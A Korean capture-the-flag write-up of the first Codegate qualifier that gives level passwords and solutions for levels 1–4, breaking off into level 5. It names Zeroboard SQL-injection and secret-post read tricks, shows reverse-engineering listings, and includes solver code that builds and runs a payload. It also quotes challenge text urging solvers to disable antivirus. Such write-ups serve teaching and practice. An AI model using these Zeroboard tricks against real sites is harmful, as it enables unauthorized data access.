tEAM

PIVOT

= 제 1회 Codegate 해킹 대회 예선전 풀이 =

:: 레벨별 패스워드 ::

[-] Level1

Plain text : WowhackerFighting!!!!!@KoreaFighting&hinehong

Md5 : c79a0d2297411c451b82dc99f7fdc094

[-] Level 2

Plain text : ar70fh4cking

Md5 : 90be449c342716e606e80c7a5b2080b8

[-] Level 3

Plain text : PaSSionAnDPrepAraTion

Md5 : 19985fa6ebb27e837c27181cd962376f

[-] Level 4

Plain text : ₩x47₩x14₩x1d₩x28₩x55₩x17₩x42₩x63₩x5c₩x1f₩x5d₩x19₩x42₩x47₩x1e₩x1e
₩x2b₩x0e₩x13₩x52₩x4a₩x17₩x1d₩x1a₩x56₩x4b

Md5 : a370f816e2ee8adc9dac978a06c0946e

[-] Level 5

Plain text : can't take my eyes off you

Md5 : 878a254ace04109eb5407450d6dd8252

[-] Level 6

Plain text : hi everyone, this level is warming up!

Md5 : 433b679ea506b4c826a16c362b5ac31a

Level 1 : Tomcat Server(Java)

레벨1 문제는 hint.jsp라는 파일이름이 힌트가 나온후에 풀 수 있었습니다.
hint.jsp 소스에는 hinehong이라는 이름의 변수가 hidden으로 있었습니다.
문제풀이 시도중, 우연히 hint.jsp의 hinehong변수에 <script>를 넣으면 다음과 같은
코드를 주는 것을 발견하였습니다.

wowhacker_wowcode_overhead_hinehong.vbs :

```
Const gcKEY = "Wowhacker~!"

Set xmlhttp = CreateObject("Microsoft.XMLHTTP")
xmlhttp.open "GET", "http://222.239.80.207/wowhacker_hinehong_wowhacker_good", "false"
xmlhttp.Send()
```

Wowhacker_hinehong_wowhacker_good이라는 파일안에는 다음의 내용이 있었습니다.

```
MIGcBgkrBgEEAYI3WAOggY4wgYsGCisGAQQBgjdYAwGgfTB7AgMCAAECAmYCAgIA
gAQIzTXtltD/iYcEENi9/I9uOKVsqYVaIIZUExcEUHo0zkI14cVNrvf5WfkJ7Sl8
F8C3ksNOi/FxulOzCQlJKrn46BSN1VY3v1Q/0+hsyKycpFUFKwp+uC+Z4DubOLyq
1Evj8UymVOIAlrHwtHX3
```

gcKEY가 무엇인지 검색엔진에서 검색해본 결과, Microsoft Capicom이 제공해주는 암/복호화
예제 코드에 쓰이고 있는 것을 발견할 수 있었습니다. 그리고 해당 예제 코드를 기반으로
다음과 같은 암호해제용 코드를 작성하였습니다.

```
Const gcKEY = "Wowhacker~!"
'복호화를 위해 쓰이는 키값

EncryptedData                                                    =
"MIGcBgkrBgEEAYI3WAOggY4wgYsGCisGAQQBgjdYAwGgfTB7AgMCAAECAmYCAgIA
gAQIzTXtltD/iYcEENi9/I9uOKVsqYVaIIZUExcEUHo0zkI14cVNrvf5WfkJ7Sl8
F8C3ksNOi/FxulOzCQlJKrn46BSN1VY3v1Q/0+hsyKycpFUFKwp+uC+Z4DubOLyq
1Evj8UymVOIAlrHwtHX3"
'암호화 되어있는 값

Public Function Decrypt(EncMessage)
    Dim ed, key
```

```
    key = gcKEY
    Set ed = CreateObject("CAPICOM.EncryptedData")

    ed.SetSecret key
    ed.Decrypt EncMessage
    Decrypt = ed.Content

    Set ed = Nothing
End Function
'복호화 함수

Set xmlhttp = CreateObject("Microsoft.XMLHTTP")

DecryptedData = Decrypt(EncryptedData)
'복호화 한다.
msgbox DecryptedData
'복호화 한 값 출력
```

해당 스크립트를 실행결과, 다음과 같은 결과를 얻을 수 있었습니다.

우리는 이 얻은 문자열을 가지고, login.php로 돌아가서, ID란에는 wowhacker를 Password란에는 위에서 얻은 문자열인 dhkdngozjxlathvmxmvhfjaghdehdcjfgood을 넣고 정답을 얻을 수 있었습니다.

Level 2 : Web(PHP) + Cryptography(mixed)

문제에 접속하여 보면, zb4pl8버전의 제로보드가 주어져 있습니다.
해당 버전의 제로보드엔 다음과 같은 문제점들이 존재하는 것으로 알고 있습니다.

1) 패치된 후 존재한 lib.php의 취약점
2) 초기화 되지 않은 s_que 변수 문제로 생기는 sql injection 취약점
3) & _member_info_included=1 으로 비밀글을 읽을 수 있는 취약점

처음에는 1 번 방법으로 시도를 하다가, 잘 풀이가 되지 않아,

추가적으로 2,3 번 방법을 알아내었고, 두가지 방법 모두 성공 하였습니다.

해당 비밀 글을 읽으면 다음과 같은 내용이 있었습니다.

It₩'s tough. Move following page and download a file.
DO NOT USE ANY ANTI-VIRUS SOLUTIONS AND FIREWALLS.
Your anti-vireus solutions could delete the file automatically.
http://222.239.80.209/~hanssomi/
wowhacker/good!!

해당 서버에 접속하면, Activation.exe라는 실행파일을 제공하여 줍니다.
Activation.exe는 내부적으로 암호화/복호화 루틴등은 가지고 있지 않은 것을 보이며,
단지 사용자로부터 입력된 값을, 222.239.80.212로 전송하고, 서버에서 암호화되진 문자열을
리턴해주는 프로그램 이었습니다. 프로그램 내부에 암호화 루틴이 존재하지 않았기 때문에,
먼저 어떤식으로 암호화가 이루어지는지 알아보기로 했습니다. 암호화가 되는 문자는 소문자
a~z, 숫자 0-9까지 였습니다. 위 문자들은 각각 일대일 대응이되는 문자가 존재합니다.

a	**b**	**c**	**d**	**e**	**f**	**g**	**h**	**i**	**j**	**k**	**L**
FA	DF	AX	VD	GV	AA	DD	VF	XV	DG	FF	XA
m	**n**	**o**	**p**	**q**	**r**	**s**	**t**	**u**	**v**	**w**	**z**
AG	AD	XD	XX	FX	VX	FG	VG	VA	XG	DX	DA
y	**z**	**0**	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**
GG	XF	FD	GD	GF	FV	DF	AF	GX	AV	VV	GA

저 문자들을 조합하여 "VDDAXDFFVVADAFFXAFAAVXVD" 이라는 암호화된 문자열을
만들어야 합니다. 문자 하나당 암호화될 경우 2개의 문자로 바뀌기 때문에, 평문은 12자라는
사실을 알 수 있습니다. 하지만 12글자를 입력한 뒤 전송해보면 입력한 순서대로 문자들은

암호화 되지 않았습니다. 그래서 저는 다음과 같은 테스트용 표를 만들어 보았습니다.

		1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24
		3b	7a	12b	3a	8b	12a	4a	9b	2a	7b	11a	4b	8a	1a	6b	10a	5b	9a	1b	5a	10b	2b	6a	11b
		V	D	D	A	X	D	F	F	V	V	A	D	A	F	F	X	A	F	A	A	V	X	V	D
0123456789ab		F	G	F	G	V	D	F	V	G	X	F	V	A	F	F	G	V	V	D	D	A	D	A	A
9123456789ab	1	F	G	F	G	V	D	F	V	G	X	F	V	A	G	F	G	V	V	A	D	A	D	A	A
9323456789ab	2	F	G	F	G	V	D	F	V	F	X	F	V	A	G	F	G	V	V	A	D	A	V	A	A
9343456789ab	3	V	G	F	D	V	D	F	V	F	X	F	V	A	G	F	G	V	V	A	D	A	V	A	A
9341456789ab	4	V	G	F	D	V	D	G	V	F	X	F	D	A	G	F	G	V	V	A	D	A	V	A	A
9341556789ab	5	V	G	F	D	V	D	G	V	F	X	F	D	A	G	F	G	F	V	A	A	A	V	A	A
9341546789ab	6	V	G	F	D	V	D	G	V	F	X	F	D	A	G	V	G	F	V	A	A	A	V	D	A
9341544789ab	7	V	D	F	D	V	D	G	V	F	V	F	D	A	G	V	G	F	V	A	A	A	V	D	A
9341544689ab	8	V	D	F	D	X	D	G	V	F	V	F	D	G	G	V	G	F	V	A	A	A	V	D	A
9341544609ab	9	V	D	F	D	X	D	G	D	F	V	F	D	G	G	V	G	F	F	A	A	A	V	D	A
9341544603ab	10	V	D	F	D	X	D	G	D	F	V	F	D	G	G	V	F	F	F	A	A	V	V	D	A
9341544603dc	11	V	D	F	D	X	D	G	D	F	V	V	D	G	G	V	F	F	F	A	A	V	V	D	D

위의 표를 보면, 평문의 한자리를 바꿀 경우 암호화된 문자열의 어느 위치가 바뀌는지를 파악할 수 있습니다. 정리하여 보면, 암호화된 문자열은 다음과 같이 바뀐다는 것을 알 수 있습니다.

3B 7A 12B 3A 8B 12A 4A 9B 2A 7B 11A 4B 8A 1A 6B 10A 5B 9A 1B 5A 10B 2B 6A 11B

앞에 숫자는 문자의 위치를 의미하며, A는 앞문자, B는 뒷문자를 의미합니다.

위에 나온 식을 토대로 "VDDAXDFFVVADAFFXAFAAVXVD" 문자열이 어떤 평문으로 이루어졌는지 역으로 따라가보면 ar70fh4cking 이라는 문자열이 답이라는걸 확인할 수 있습니다.

Level 3 : Windows Reverse Engieenring(win32+pack)

주어지는 실행파일인 notepad.exe를 실행시키면, 어떤 동작을 하는지 알아보기 위하여, Sysanalyzer를 이용하여 동작을 살펴보았습니다.

옵션에는 Api Logger와 Directory Watcher에 체크해 주었습니다.

실행결과를 정리하여 보면 다음과 같았습니다.

실행한 프로세스 :
PID ParentPID Path
3116 4064 C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩notepad.exe

Loaded Drivers:
Driver File

C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩SVCH0ST.sys


Api log :
405f91 CreateFileA(C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩notepad.exe)
403672 WriteFile(h=32c)
405f91 CreateFileA(C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩SVCH0ST.exe)

DirwatchData :


Modifed: C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩notepad.exe
Created: C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩SVCH0ST.sys
Modifed: C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩SVCH0ST.sys
Deteled: C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩SVCH0ST.sys

로그결과, Temp디렉토리에 생성되는 SVC~파일들이 중요할 것으로 추측하여,
해당 디렉토리를 들어가서, SVCH0ST.exe파일을 획득할 수 있었습니다.

PEID로 해당 파일을 스캔한 결과 UPX로 압축된 것을 확인할 수 있었습니다.



Upx –d 을 이용하여 압축을 해제하였습니다.



해당 파일을 성공적으로 언팩 하였습니다.
입력된 값을 Auth key인지 확인하기 위해, 어떤 코드를 사용하는지 보기 위해,

GetDlgItemText()함수에 브레이크 포인트를 걸고 런을 시킨 후, 값을 입력하고 Auth를 누르자.
0x401100에서 GetDlgItemText()를 호출하는 것을 잡아내었습니다.
해당 코드 아랫부분에서 호출하는 다음과 같은 코드를 보면,

```
004011EB   |. CALL SVCH0ST.00401310
004011F0   |. ADD ESP,4
004011F3   |. TEST EAX,EAX
004011F5   |. JNZ SHORT SVCH0ST.00401221
004011F7   |. LEA EAX,DWORD PTR SS:[ESP+8]
004011FB   |. PUSH ESI
004011FC   |. PUSH EAX
004011FD   |. LEA ECX,DWORD PTR SS:[ESP+B0]
00401204   |. PUSH SVCH0ST.004070A4
00401209   |. PUSH ECX
0040120A   |. CALL DWORD PTR DS:[<&USER32.wsprintfA>]   ; ₩wsprintfA
00401210   |. ADD ESP,10
00401213   |. PUSH 0
00401215   |. PUSH SVCH0ST.00407098   ;   ASCII "Success!!"
0040121A   |. PUSH SVCH0ST.00407098   ;   ASCII "Success!!"
0040121F   |. JMP SHORT SVCH0ST.00401248
00401221   |> LEA EDX,DWORD PTR SS:[ESP+8]
00401225   |. LEA EAX,DWORD PTR SS:[ESP+A8]
0040122C   |. PUSH EDX
0040122D   |. PUSH SVCH0ST.00407080
00401232   |. PUSH EAX
00401233   |. CALL DWORD PTR DS:[<&USER32.wsprintfA>]
00401239   |. ADD ESP,0C
0040123C   |. PUSH 0
0040123E   |. PUSH SVCH0ST.00407070 ;   ASCII "Trial Version!!"
00401243   |. PUSH SVCH0ST.00407070 ;   ASCII "Trial Version!!"
00401248   |> MOV ESI,DWORD PTR SS:[ESP+1B8]
0040124F   |. PUSH ESI
00401250   |. CALL DWORD PTR DS:[<&USER32.MessageBoxA>>
00401256   |. LEA ECX,DWORD PTR SS:[ESP+A8]
```

0x4011eb에서의 결과에 따라 성공과 실패가 판가름 남으로, 해당 콜에서 키값을 검증할 것임을 알 수 있습니다. 해당 콜에서는 다음과 같은 사용자가 입력한 값을 암호화하는 코드가 있었습니다.


```
0040135C   |> MOV AL,BYTE PTR DS:[EDX]
0040135E   |. CMP AL,61
00401360   |. JL SHORT SVCH0ST.0040136A
00401362   |. CMP AL,7A
00401364   |. JG SHORT SVCH0ST.0040136A
00401366   |. DEC AL
00401368   |. JMP SHORT SVCH0ST.00401374
0040136A   |> CMP AL,41
0040136C   |. JL SHORT SVCH0ST.00401377
0040136E   |. CMP AL,5A
00401370   |. JG SHORT SVCH0ST.00401377
00401372   |. INC AL
00401374   |> MOV BYTE PTR DS:[EBX+EDX],AL
00401377   |> INC EBP
00401378   |. MOV EDI,ESI
0040137A   |. OR ECX,FFFFFFFF
0040137D   |. XOR EAX,EAX
0040137F   |. INC EDX
00401380   |. REPNE SCAS BYTE PTR ES:[EDI]
00401382   |. NOT ECX
00401384   |. DEC ECX
00401385   |. CMP EBP,ECX
00401387   |. JB SHORT SVCH0ST.0040135C
```


내용을 분석하여 보면,
a 와 z 사이라면 값을 1줄임, A 와 Z 사이라면 값을 1늘임, 특수문자는 변화없음.
입니다. 즉 이 것을 반대로 하여, a와 z 사이의 값은 1늘임, A와 Z사이면 1줄임을 하여주면,
평문을 얻을 수 있을 것임을 알 수 있습니다. 다음과 같은 간단한 코드를 작성하여 보았습니다.

```
#include "stdafx.h"
#include <stdlib.h>
#include <string.h>
#include <ctype.h>

int main(int argc, char* argv[])
{
	char EncodedText[] = "Q`TThnmBmEQqdoBq`Uhnm";

	for(int i = 0; i < strlen(EncodedText); i++)
```

```
	{
		if(isalpha(EncodedText[i]))
		{
			if(islower(EncodedText[i]))
			{
				printf("%c",EncodedText[i] + 1);
			}
			else if(isupper(EncodedText[i]))
			{
				printf("%c",EncodedText[i] - 1);
			}
		}
		else
		{
			if(EncodedText[i] == ('a' - 1))
			{
				printf("%c",EncodedText[i] + 1);
			}
			else if(EncodedText[i] == ('Z' + 1))
			{
				printf("%c",EncodedText[i] - 1);
			}
			else
			{
				printf("%c",EncodedText[i]);
			}
		}
	}
	printf("₩n");
	return 0;
}
```

암호화된 문장에서 알파벳이 아닐때에도, 평문이 소문자 a의 경우와 Z였을 경우가 있음으로, 예외 처리를 해주어야 합니다. 실행결과는 다음과 같았습니다.


"C:₩Program Files₩Microsoft Visual Studio₩MyProjects₩decode₩Debug₩d...
PaSSionAnDPrepAraTion
Press any key to continue


제목 없음 - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
########## CodeGate NotePad ##########
Success
CodeGate Notepad
Input Auth Key
aSSionAnDPrepAraTion
Auth
Exit
Success!!
Success!!
확인
Ln 5, Col 38

Level 4 : Linux + Cryptography(RE+crypt)

4번 문제는 fedora core8에서 컴파일된 바이너리를 이용한 복호화 문제입니다.
저희팀은 처음에는, 해당 문제를 fckorea-wowhacker-codegate라는 원본 문자열의
길이만큼 스트링을 넣어주고, 디버거를 이용하여 살펴보며 수작업으로 변형시키며 패스워드를
찾았습니다. 다른 문제를 풀고 있을때쯤, 힌트를 참조하여 다시 한번 다음과 같이 풀어 보았습니
다. 재가 참조한 힌트의 내용은 다음과 같습니다.


```
char *keys[10] = {
        "98a4c18682f8dc33678ae321b9f95b4d",
        "5d6a2274d93ad079bd3a3840cf0e70d0",
        "44565ca878f878ab967c9f9d3a074163",
        "401b9b0624cd1b32eab18acab0ce3da3",
        "0baff11bed4531372a07ce319925bb78",
        "73f2b9ad80693506f5fc6b1fd505b2e3",
        "a46c3580f9f27b4a8d91f4ad35ef630b",
        "516415464fc111c0895ec2158a9ca17e",
        "41280517fb6ea3dbd0062f688d3e611d",
        "94d9d3a75d244de239b8f9199f0e4db1"
};
앞서 공개한 간단한 연산은 +또는 - 연산입니다.
char 범위를 넘지 않기 위해 % 128 연산도 이루어 집니다.
입력 문자열의 길이에 따라 시작키가 달라지며,
암호문의 한 글자당 다른 키의 문자와 연산이 이루어집니다.
```

위에 주어진 힌트만으로도 해당 문제는 아주 쉽게 풀 수 있는 문제입니다.
먼저 입력된 문자열의 길이에 따라 시작키가 달라진다고 하였는데, 이부분은 어짜피
사용할 문자열이 fckorea-wowhacker-codegate로 정해져 있음으로, 문제가 되지 않습니다.
다음과 같은 코드를 작성하여 해당 문제를 풀 수 있었습니다.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char *keys[10] = {
        "98a4c18682f8dc33678ae321b9f95b4d",
        "5d6a2274d93ad079bd3a3840cf0e70d0",
        "44565ca878f878ab967c9f9d3a074163",
        "401b9b0624cd1b32eab18acab0ce3da3",
        "0baff11bed4531372a07ce319925bb78",
        "73f2b9ad80693506f5fc6b1fd505b2e3",
        "a46c3580f9f27b4a8d91f4ad35ef630b",
        "516415464fc111c0895ec2158a9ca17e",
        "41280517fb6ea3dbd0062f688d3e611d",
        "94d9d3a75d244de239b8f9199f0e4db1"
};
```

```
char EncryptedText[] = "fckorea-wowhacker-codegate";
char buffer[400] = "./prog `perl -e ₩'printf ₩"";

int main(int argc, char* argv[])
{
        int i;
        int cnt;
        unsigned char ch;
    char buf[10];
        cnt = 6;

        printf("Generating password start...₩n");
        printf("Exploiting...₩n");
        for(i = 0; i < strlen(EncryptedText); i++)
        {
                ch = (keys[cnt++][i] + EncryptedText[i]) % 128;
                sprintf(buf,"₩₩x%0x",ch);
                strcat(buffer,buf);
                if(cnt == 10) cnt = 0;
        }
        strcat(buffer,"₩"₩'`");
        printf("Generated code : %s₩n",buffer);
        system(buffer);
        return 0;
}
```

실행결과는 다음과 같습니다.



다음 문제는 다음 페이지에...

Level 5 : DRM(mp3 drm)

당신은 A 음악 포털에 가입하여 한 MP3 파일을 100,000원을 주고 다운로드 하였다.
해당 파일은 EXE 파일로 되어 있었으며, 실행을 시키면 바탕화면에 MP3 파일을 생성하는 역할을 하였다. 당신은 'MP3 파일만 복사하는게 아니니까, EXE 파일로 배포하겠지...' 라고 생각했지만 큰 관심을 두지는 않았다. 그 후 당신은 바탕화면에 생성된 MP3 파일을 당신의 MP3 Player에 복사하였지만 해당 파일은 MP3 포멧의 DRM 파일이었다. 해당 노래는 찌지직 거리는 잡음만 재생될 뿐이였다. 당신은 화가 났다. 100,000원이나 주고 결제했는데 노래를 들을 수 없다니... 컴퓨터 음악을 전공한 당신은 MP3 파일의 첫번째 Frame과 두번째 Frame이 이상하다는 것을 알 수 있었다.
Password : 노래의 제목

먼저 music.exe라는 파일이 주어집니다. 해당 실행파일이 무엇을 하는지 분석하기 위해, sysAnalyzer를 이용하여 분석하여 보았습니다.

옵션은 User Api Logger 와 User Directory Watcher를 사용 하였습니다.

